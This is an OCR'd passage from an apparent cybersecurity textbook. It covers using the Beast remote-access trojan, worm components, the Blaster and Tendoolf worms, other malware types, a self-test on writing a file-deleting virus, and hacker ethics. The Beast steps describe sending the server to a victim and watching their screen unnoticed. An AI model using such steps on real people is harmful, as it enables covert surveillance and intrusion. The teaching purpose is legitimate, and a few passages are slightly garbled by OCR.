


Fig. 24

Make the server by clicking "Save Server" after you have configured all details.

Once you have made the Server, send the server to a victim if he/she runs it, you can connect to him/her using the ip address you receive via the medium you configured. We run it on our own machine in this exercise.




Fig. 25

Using Beast to view the screen of a victim remotely, without his knowledge. We Connect to "127.0.0.1" with the specified port and password while creating the server.

2.5 WORMS

"Worm: n., A self-replicating program able to propagate itself across network, typically having a detrimental effect".

— Concise Oxford English Dictionary

Computer worms primarily replicate on networks, but they represent a subclass of computer viruses. Interestingly enough, even in security research communities, many people imply that computer worms are dramatically different from computer viruses. In fact, even within CARO (Computer Antivirus Researchers Organization), researchers do not share a common view about what exactly can be classified as a "worm". We wish to share a common view, but well, at least a few of us agree that all computer worms are ultimately viruses.

The network-oriented infection strategy is indeed a primary difference between viruses and computer worms. Moreover, worms usually do not need to infect filesbut propagate as standalone programs. Additionally, several worms can take control of remote systems without any help from the users, usually exploiting a vulnerability or set of vulnerabilities. These usual characteristics of computer worms, however, do not always hold.

2.5.1 Structure of a Computer Worm

Each computer worm has a few essential components, such as the target locator and the infection propagator modules and a couple of other nonessential modules, such as the remote control, update interface, life-cycle manager and payload routines.

Target locator

To spread rapidly on the network, the worm needs to be able to find new targets. Most worms search your system to discover e-mail addresses and simply send copies of themselves to such addresses. This is convenient for attackers because corporations typically need to allow e-mail messages across the corporate firewalls, thereby allowing an easy penetration point for the worm.

Many worms deploy techniques to scan the network for nodes on the IP level and even "fingerprint" the remote system to check whether such a system might be vulnerable.

In network security, a **vulnerability** refers to any flaw or weakness in the network defense that could be exploited to gain unauthorized access to, damage or otherwise affect the network.

Infection Propagator

A very important component of the worm is the strategy the worm uses to transfer itself to a new node and get control on the remote system. Most worms assume that you have a certain kind of system, such as a Windows machine and send you a worm compatible with such systems. For example, the author of the worm can use any script language, document format and binary or in-memory injected code (or a combination of these) to attack your system. Typically, the attacker tricks the recipient into executing the worm based on social engineering techniques. However, more and more worms deploy several exploit modules to execute the worm automatically on the vulnerable remote system without the user's help.

Remote Control and Update Interface

Another important component of a worm is remote control using a communication module. Without such a module, the worm's author cannot control the worm network by sending control messages to the worm copies. Such remote control can allow the attacker to use the worm as a DDoS (distributed denial of service) tool on the zombie network against several unknown targets.

An update or plug-in interface is an important feature of advanced worms to update the worm's code on an already-compromised system. A common problem for the attacker is that after a system is compromised with a particular exploit, it often cannot be exploited again with the same one. Such a problem helps the attacker to avoid multiple infections of the same node, which could result in a crash. However, the intruder can find many other ways to avoid multiple infections.

Life-Cycle Manager

Some worm writers prefer to run a version of a computer worm for a preset period of time. For instance, the W32/Welchia.A worm "committed suicide" in early 2004 and then the B variant of Welchia was released in late February of 2004 to run for three more months. On the other hand, many worms have bugs in their life-cycle manager component and continue to run without ever stopping. Furthermore, we often encounter variants of computer worms that were patched by others to give the worm "endless" life.

Payload

Another optional but common component of a computer worm is the payload (activation routine). In many cases, computer worms do not contain any payload.

An increasingly popular payload is a DoS attack against a particular Web site. However, a common side effect of computer worms is accidental DoS attacks as a result of overloaded networks, especially overloaded network routers. However, other interesting side effects have also been observed, such as accidental attacks on network printers.

Self-Tracking

Many computer virus authors are interested in seeing how many machines the virus can infect. Alternatively, they want to allow others to track the path of the virus infections. Several viruses, such as W97M/Groov.A13, upload the IP information of the infected system to an FTP site.

Computer worms typically send the attacker an e-mail message with information about the infected computer to track their spread. The Morris worm deployed a self-tracking module that attempted to send a UDP datagram to the host at ernie.berkeley.edu after approximately every 15 infections, but this routine was bogus and it never sent any information.

2.5.2 Famous Worms

Blaster Worm

It is a multi stage worm first observed on August 11, 2003.

It affected between 200,000 and 500,000 computers.

1) **Vulnerability:** It exploited a remote procedure call (RPC) vulnerability of Microsoft Windows 2000 and Windows XP operating systems which were made public in July 2003.

2) **Intialization:** The worm when launched, opens a mutex called "BILLY" that is used to prevent multiple infections of the same machine and sets a registry key which ensures that it is started every time the system reboots.

3) **Target Selection:** In the intialization phase it decides whether it will exploit code for Microsoft XP with 80% probability or the one for Windows 2000. It first scans with 60%, an IPv4 address of the form X.Y.Z.0 with X, Y, Z are chosen at random. With 40% probability, and address of the form X.Y.Z1.0 derived from the infected computer's local address X.Y.Z.U is chosen. Z1 is set to Z unless Z1 is greater than 20, in which case a random values less than 20 is subtracted from Z to get Z1. The destination IP is incremented after each scan.

4) **Infection Propagator:** If TCP connection to a destination 135 port is opened, the exploit code is sent to victim. If the machine was vulnerable it can start listening on 4444/TCP and allows remote command execution. unpatched windows automatically reboots XP. Next it intiates a TCP connection to 4444 port, if successful, using TFTP(Trivial File Transfer Protocol – which is a smaller version of FTP) the mblast.exe file is transfered. After that if TFTP requests are not blocked, on UDP port 69 the worm code is being downloaded. Infected host stops TFTP daemon after transmission or after 20 secs of inactivity. If successful it sends a command mblast.exe on the already open TCP connection to port 4444 of the victim.

   vload: The payload of the worm for RPC step is as follows- 72 bytes for PC, 1460 bytes for "request" and a 244 bytes of TCP packet, Along with these there is 40-48 bytes for TCP/IP which makes the worm to 1976 to 2016 bytes The worm code is of 6176 bytes. along with the overhead of headers it will come to 6592 bytes on the IP layer.

6) **Prevention:** This can be prevented by using the firewall that blocks traffic to incoming to port 135/TCP or 4444 port or TFTP port and by applying the operating system patch against the RPC vulnerability.




Fig. 26: Overview of the Blaster worm

Tendoolf Worm

Attackers often want to control their creations remotely, for example, to execute a DoS attack against a selected target or to control the propagation of the worm to new systems.

Techniques include e-mail, instant messaging and SubSeven backdoor-compromised nodes attack. In addition, the attacker can execute a DoS attack against any target. The target of the DoS attack is unknown to the compromised systems (it is not hard-coded in the worm) until the attacker sends the command. Then the compromised nodes turn against the specified target and execute various kinds of flooding methods. Hence the name of the worm, which is Floodnet spelled backwards.




Fig. 27

2.6 OTHER MALWARE

There are other types of malicious programs apart from Viruses, Worms and Trojan Horses. Some of them are described below.

Logic Bombs

A logic bomb is a programmed malfunction of a legitimate application. These are intentionally inserted in otherwise good code. They remains hidden with only their effects are being visible. These are not replicated. Bugs do everything except make more bugs.

Germs

These are first-generation viruses in a form that the virus cannot generate to its usual infection process. When the virus is compiled for the first time, it exists in a special form and normally does not have a host program attached to it. Germs will not have the usual marks that the most viruses use in second-generation form to flag infected files to avoid reinfecting an already infected object.

Exploits

Exploit is specific to single vulnerability or set of vulnerabilities. Its goal is to run a program (possibly remote, networked) system automatically or provide some other form of more highly previliged access to the target system.

Spyware

Spyware is any technology that aids in gathering information about a person or organization without their knowledge.

Adware

Generically, adware (spelled all lower case) is any software application in which advertising banners are displayed while the program is running.

Check Your Progress 1

Note: a) Space is given below for writing your answers.

b) Compare your answers with the one given at the end of this Unit.

1) Differentiate between a Virus, Worm and Trojan Horse.

.....

.....

.....

.....

.....

2) How can you use a Trojan horse to control a remote Computer?

.....

.....

.....

.....

.....

3) Explain the different components of a Computer Worm.

.....

.....

.....

.....

.....

4) Write a simple Virus bundled with explorer.exe which deletes a file when executed.

.....

.....

.....

.....

.....

5) What are the different stages of Life of a computer virus?

.....

.....

.....

.....

.....

2.7 LET US SUM UP

Viruses, Worms and Trojan Horses are all malicious programs that are purposely written to cause damage to a computer and/or information on the computer. They are also capable of slowing down the Internet and they can use an individual's computer to spread themselves to friends, family, co-workers or others. It can be safely stated that an ounce of prevention and some good common sense will go a long way to prevent one from falling victim to these threats. A good metaphor is to compare computer security to locking the front door of a house in order to protect the entire family.

Please keep in mind that the definitions of Viruses, Worms and Trojan Horses change with their development. A recent ploy of computer virus authors is the combination of two or more viruses together to make a new, stronger virus. The new virus combines the features of each virus into one so that the virus will slip past the antivirus software. It is very important to keep all operating system and antivirus software updated.

2.8 CHECK YOUR PROGRESS: THE KEY

Check your Progress 1

1) **Trojan horse**

An application written to look like something else that in fact is an attack tool.

Worm

An application that executes arbitrary code and installs copies of itself in the memory of the infected computer, which then infects other hosts.

Virus

Malicious software that is attached to another program to execute a particular unwanted function on the user workstation.

2) A Trojan horse is a program that appears to have some useful or benign purpose, but really masks some hidden malicious functionality.

As you might expect, Trojan horses are called Trojans for short and the verb referring to the act of planting a Trojan horse is to Trojanize or even simply to Trojan. If you recall your ancient Greek history, you'll remember that the original Trojan horse allowed an army to sneak right through a highly fortified gate. Amazingly, the attacking army hid inside a giant wooden horse offered as a gift to the unsuspecting victims.

It worked like a charm. In a similar fashion, today's Trojan horses try to sneak past computer security fortifications, such as firewalls, by employing like-minded trickery. By looking like normal, happy software, Trojan horse programs are used for the following goals:


- Duping a user or system administrator into installing the Trojan horse in the first place. In this case, the Trojan horse and the unsuspecting user become the entry vehicle for the malicious software on the system.
- Blending in with the "normal" programs running on a machine. The Trojan horse camouflages itself to appear to belong on the system so users and administrators blithely continue their activity, unaware of the malicious code's presence.

3) Each computer worm has a few essential components, such as the target locator and the infection propagator modules and a couple of other nonessential modules, such as the remote control, update interface, life-cycle manager and payload routines.

4) Batch file Virus

5) Computer virus involves various stages right from its design to elimination.

These can be seen from the following diagram:



UNIT 3 HACKING: ISSUES AND TECHNIQUES

Structure

3.0 INTRODUCTION

The Jargon File, a compendium of hacker slang, defines hacker as "A person who enjoys exploring the details of programmable systems and stretching their capabilities, as opposed to most users, who prefer to learn only the minimum necessary". The Request for Comments (RFC) 1392, the Internet Users' Glossary, amplifies this meaning as "A person who delights in having an intimate understanding of the internal workings of a system, computers and computer networks in particular". As documented in the Jargon File, these hackers are disappointed by the mass media and general public's usage of the word hacker to refer to security breakers, calling them "crackers" instead. This includes both "good" crackers ("white hat hackers") who use their computer security related skills and knowledge to learn more about how systems and networks work and to help to discover and fix security holes, as well as those more "evil" crackers ("black hat hackers") who use the same skills to author harmful software (like viruses, trojans and so on) and illegally infiltrate secure systems with the intention of doing harm to the system. The programmer subculture of hackers, in contrast to the cracker community, generally sees computer security related activities as contrary to the ideals of the original and true meaning of the hacker term that instead related to playful cleverness.

The prevalent meaning of hacker meaning security breaker has become so strong, that even within the computer context, many incorrectly believe the programmer subculture to be computer security related, too and confusing it with white hat hackers. The actual ideals of the programmer subculture hackers have nothing to do with computer security. Rather, they are about the right to have a software system that can be freely studied, modified and shared with other hackers. This implies the rejection of any monopoly on knowledge of such systems. However, it

does not, neither in theory, nor in practice, imply breaking into computers or exploiting security holes to achieve these goals.

3.1 OBJECTIVES

After studying this unit, you should be able to know about:

- reasons for hacking;
- hacking facts and figures;
- hacking issues; and
- various techniques of hacking.

3.2 HACKING

3.2.1 Reasons for Hacking

Hackers are often considered as mere bandits on the information superhighway, shadowy figures who are above the law and below human decency, using their superior knowledge of the digital world to exploit and terrorize common Internet users. While this characterization is true in some cases, it is in fact a rather broad generalization. There are many malicious reasons to hack, but there are also those who hack for a higher purpose.

White Hat

A white hat hacker, also rendered as ethical hacker, is, in the realm of information technology, a person who is ethically opposed to the abuse of computer systems. Realization that the Internet now represents human voices from around the world has made the defence of its integrity an important pastime for many. A white hat generally focuses on securing IT systems, whereas a black hat (the opposite) would like to break into them.

The term white hat hacker is also often used to describe those who attempt to break into systems or networks in order to help the owners of the system by making them aware of security flaws or to perform some other altruistic activity. Many such people are employed by computer security companies; these professionals are sometimes called sneakers. Groups of these people are often called tiger teams.

Black Hat

The Red Hat© Linux cannot be classified among Hacker hats.

A black hat is a person who compromises the security of a computer system without permission from an authorized party, typically with malicious intent. The term white hat is used for a person who is ethically opposed to the abuse of computer systems, but is frequently no less skilled. The term cracker was coined by Richard Stallman to provide an alternative to using the existing word hacker for this meaning. The somewhat similar activity of defeating copy prevention devices in software which may or may not be legal in a country's laws is actually software cracking.

Terminology

Use of the term "cracker" is mostly limited (as is "black hat") to some areas of the computer and security field and even there, it is considered controversial. Until the 1980s, all people with a high level of skills at computing were known as "hackers". A group that calls themselves hackers refers to "a group that consists of skilled computer enthusiasts". The other and currently more common usage, refers

to those who attempt to gain unauthorized access to computer systems. Over time, the distinction between those perceived to use such skills with social responsibility and those who used them maliciously or criminally, became perceived as an important divide. Many members of the first group attempt to convince people that intruders should be called crackers rather than hackers, but the common usage remains ingrained. The former became known as "hackers" or (within the computer security industry) as white hats and the latter as "crackers" or "black hats". The general public tends to use the term "hackers" for both types, a source of some conflict when the word is perceived to be used incorrectly; for example Linux has been criticised as "written by hackers". In computer jargon the meaning of "hacker" can be much broader.

Usually, a black hat is a person who uses their knowledge of vulnerabilities and exploits for private gain, rather than revealing them either to the general public or the manufacturer for correction. Many black hats hack networks and web pages solely for financial gain. Black hats may seek to expand holes in systems; any attempts made to patch software are generally done to prevent others from also compromising a system they have already obtained secure control over. A black hat hacker may write their own zero-day exploits (private software that exploits security vulnerabilities; 0-day exploits have not been distributed to the public). In the most extreme cases, black hats may work to cause damage maliciously and/or make threats to do so as extortion.

Grey Hat

A Grey Hat in the computer security community, refers to a skilled hacker who sometimes acts legally, sometimes in good will and sometimes not. They are a hybrid between white and black hat hackers. They usually do not hack for personal gain or have malicious intentions, but may or may not occasionally commit crimes during the course of their technological exploits.

One reason a grey hat might consider himself to be grey is to disambiguate from the other two extremes: black and white. It might be a little misleading to say that grey hat hackers do not hack for personal gain. While they do not necessarily hack for malicious purposes, grey hats do hack for a reason, a reason which more often than not remains undisclosed. A grey hat will not necessarily notify the system admin of a penetrated system of their penetration. Such a hacker will prefer anonymity at almost all cost, carrying out their penetration undetected and then exiting said system still undetected with minimal damages. Consequently, grey hat penetrations of systems tend to be for far more passive activities such as testing, monitoring or less destructive forms of data transfer and retrieval.

The primary difference between white and black hat hackers is that a white hat hacker claims to observe ethical principles. Like black hats, white hats are often intimately familiar with the internal details of security systems and can delve into obscure machine code when needed to find a solution to a tricky problem. Some use the term grey hat and fewer use brown hat to describe someone's activities that cross between black and white.

3.2.2 Hacking Facts and Figures

The Computer Crime & Abuse Report (India) 2001-02 has come out with startling data related to cyber crimes. The report analyses 6,266 incidents of computer crime and abuse that affected 600 organisations spanning IT, manufacturing financial services, education, telecommunications, healthcare and other services sectors in India during this period. The report has been published by the Computer Emergency Response Team of the Asian School of Cyber Laws.




Fig. 1: Incident-wise break-up

Computer crime statistics from years to years simply show significant increasing in numbers, which could be quite depressing among computer practitioners and users.




Fig. 2




Fig. 3: Countries share of Cyber Crime




Fig. 4: Online fraud figures

3.3 HACKING ISSUES

3.3.1 Lack of Awareness

There is a widespread lack of awareness regarding cyber crimes and cyber laws among the people who are constantly using information technology infrastructure for official and personal purposes. The State has recently seen increased cyber crime activities such as e-mail harassment, defamation through web, document forgery, etc. Unless awareness is created among the users, such crimes may not be reported properly to the law enforcement agencies. And also this will block real use of IT infrastructure by public.

Looking at the number of unique malwares that we are receiving in our lab on day to day basis, it clearly points to the fact that the cyber crime activity is growing exponentially.

Cyber security should become a top priority for every body, government authorities, government and private institutes, educational institutes. There is tremendous need for increasing computer security awareness among all the computer users. It is also a high time for all the private and government organizations to improve and increase the security standards for their networks. If no action taken on time cyber crime can become most serious economic and national security challenge.

Each computer users if takes responsibility of being security aware and take basic steps to protect his/her computer from getting infected and infecting others, can help in solving the problem to great extend.

3.3.2 Ethics of Hacking

An excerpt from Hackers: Heroes of the Computer Revolution by Steven Levy:

"*Access to computers – and anything which might teach you something about the way the world works – should be unlimited and total. Always yield to the Hands-On imperative.*

All information should be free. Mistrust Authority. Promote Decentralization.

Hackers should be judged by their hacking, not bogus criteria such as degrees, age, race or position. You can create art and beauty on a computer. Computers can change your life for the better".

Hacking is a fraudulent act that is illegal in some ways and helpful in others. It is to know the programmable systems and how they work in a network. An ethical hacker shows the downfalls in the security system of an organization so they can improve it. Today hacking has become an art and very popular that hackers have formed groups and even have conferences together to share their knowledge. Hacking for whatever the purpose, good or bad, requires knowledge and much programming skills. An intelligent programmer can be a good ethical/unethical hacker. These days "hacker" is being used as a term for expert, intelligent and creative people

Ten Commandments of Ethical Hacking

- Don't allow computer to harm other people.
- Don't interfere with other people's computer work.
- Don't snoop around in other people's computer files.
- Don't use a computer to steal.
- Don't use a computer to bear false witness.
- Don't copy or use proprietary software for which you have not paid.
- Don't use other people's computer resources without authorization or compensation.
- Don't appropriate other people's intellectual output.
- Think about the social consequences of the program you are writing.
- Always use a computer in ways that insure consideration and respect for your fellow humans

3.3.3 Phreaking and Piracy

Phreaking

Phreaking is a slang term coined to describe the activity of a culture of people who study, experiment with or explore telecommunication systems, such as equipment and systems connected to public telephone networks. As telephone networks have become computerized, phreaking has become closely linked with computer hacking.

At one time phreaking was a semi-respectable activity among hackers; there was a gentleman's agreement that phreaking as an intellectual game and a form of exploration was OK, but serious theft of services was taboo. There was significant crossover between the hacker community and the hard-core phone phreaks who ran semi-underground networks of their own through such media as the legendary TAP Newsletter. This ethos began to break down in the mid-1980s as wider dissemination of the techniques put them in the hands of less responsible phreaks. Around the same time, changes in the phone network made old-style technical ingenuity less effective as a way of hacking it, so phreaking came to depend more on overtly criminal acts such as stealing phone-card numbers. The crimes and punishments of gangs like the '414 group' turned that game very ugly. A few old-time hackers still phreak casually just to keep their hand in, but most these days have hardly even heard of 'blue boxes' or any of the other paraphernalia of the great phreaks of yore.

Piracy

Software piracy can be defined as "copying and using commercial software purchased by someone else". Software piracy is illegal. Each pirated piece of

software takes away from company profits, reducing funds for further software development initiatives.

